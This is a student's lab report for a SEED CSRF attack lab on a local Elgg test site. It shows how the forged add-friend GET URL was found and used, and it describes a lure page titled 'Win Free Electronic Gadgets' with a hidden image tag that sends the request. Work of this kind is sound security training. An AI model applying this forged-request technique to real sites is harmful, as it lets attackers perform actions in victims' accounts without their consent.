



INFORMATION SECURITY LAB

LAB 7: Cross-Site Request Forgery (CSRF) Attack Lab

Name: Ankitha P

Class: 6 'D'


Date : 14/04/2021

Task 1: Observing HTTP Request


The purpose of this task is to understand and capture the GET and POST HTTP request by using the Firefox add on "HTTP Header Live". In order to understand how to capture these, we go to the social networking website www.csrflabelgg.com. We can use a Firefox add-on called "HTTP Header Live" to view HTTP requests and its parameters. We try to capture a HTTP GET request which should just request data from the source, hence we try searching for something in the search bar given to simulate the GET request as shown below.

We expand the request to view the different parameters in the request which are: q with value set to ankitha, the string searched for, and search_type has all since All is selected as the area to search. Along with this, the Host, User-Agent(browser information), Accept fields are also

sent to indicate to the server the type of data accepted by the browser. We also see the cookie being set in the browser as shown below.




Next, we perform another activity on the browser. We know that a form will send a post request, so we try to log in to Bob's account using the credentials : Username: boby , Password: seedboby since the login is eventually a form. The following shows this activity (Post request):



We view the different parameters in the request which are: `__elgg_token` is the unique name given to the token, `__elgg_ts` is the timestamp given to the request, `username` contains the username boby entered and `password` has the seedboby password entered. The first two parameters are the countermeasures to the CSRF attack. Along with this, the `Host`, `User-Agent` (browser information), `Accept` and `Content` fields are also sent to indicate to the server the type of data accepted by the browser. There is also a `Referer` field present that indicates the source website of the request. This field can let the server know whether the request is

cross-site or same-site and hence can be used as a countermeasure to CSRF attack. We also see the cookie being set in the browser as shown below:




The GET request includes the params in the URL string, whereas the POST request includes it in the request body, hence the POST request has the content-type and length fields in the header.

Hence, when we use the “HTTP Header Live” add on, we can view the background GET and POST HTTP requests in a website when we make changes or navigate through the website or make any activity. Each time there is a POST or GET request, we see that we get the URL of the request and all other details.


Task 2: CSRF Attack using GET Request

In this task we perform the CSRF attack using the GET request without using JavaScript code. We try to add friend a to the victim user. Here the attacker is Bobby and victim is Alice. Bobby tries to add himself to Alice’s friend list.

1] To perform the CSRF attack and forge a request to add Bobby as a friend, we first need to find out how the add friend GET request looks like. For this we try to add Alice to Bobby’s friend list. Initially, Bob’s friends list is empty.



We search for Alice in the search bar found in this website's page. This takes us to Alice's page. Then we add Alice to friend's list of Bobby by clicking on the Add Friend button. By doing this we send a friend request to Alice from Bobby's account.




We simultaneously check the “HTTP Header Live” add on to find the GET request for XMLHttpRequest.




We see that the request is of the form `http://www.csrflabelgg.com/action/friends/add?friend=&.....`. Since we added Alice as a friend, we can see that in the place of guid, it is 42 which is her id. The other parameters are token and timestamp countermeasures which are currently disabled.

[2] Since we have to perform the reverse and make Alice add Bobby as a friend we need Bobby's guid. So we perform an inspect element and check the script tag containing the current session user information stored in the variable `elgg`. We can see that the guid we need is 43 when the Name stored is Bobby.




[3] We observe the friends list of Alice and we can see that she currently has no friends.



[4] Now we understand that the request should be directed as <http://www.csrflabelgg.com/action/friends/add?friend=43&> to perform the attack.

[5] Now we prepare the attractive malicious web page in </var/www/CSRF/attacker/index.html> which contains the above add friend request. The file contents are as follows:




```
GNU nano 2.5.3 File: index.html
<html>
<head>
<title>Win Free Electronic Gadgets</title>
</head>
<body>
<h1> Win Free Electronic Gadgets</h1>

</body>
</html>
```


In order to generate a GET request we use the img tag of HTML pages, which sends a GET request as soon as the web page loads in order to display the image. Here, we specify the image width and height to be very small so that it is not visible.

Once the malicious website is created, we restart the Apache service to make sure the malicious website works.




```
seed@PES1491_Ankitha:~/Attacker$ sudo service apache2 restart
seed@PES1491_Ankitha:~/Attacker$
```


After creating the malicious website in the Attacker folder, we login as Bobby and create a blog post. The blog post is created to mislead Alice. The blog post contains the malicious URL that we have created. The blog created by Bobby is shown below:




[6] Now we logout and login as Alice and view the recent blogs posted and we can see Bobby's post as below:




On clicking the link we are redirected to that malicious site as shown below:



Alice clicks the website without knowing it is malicious and adds Bobby as her friend without knowing.



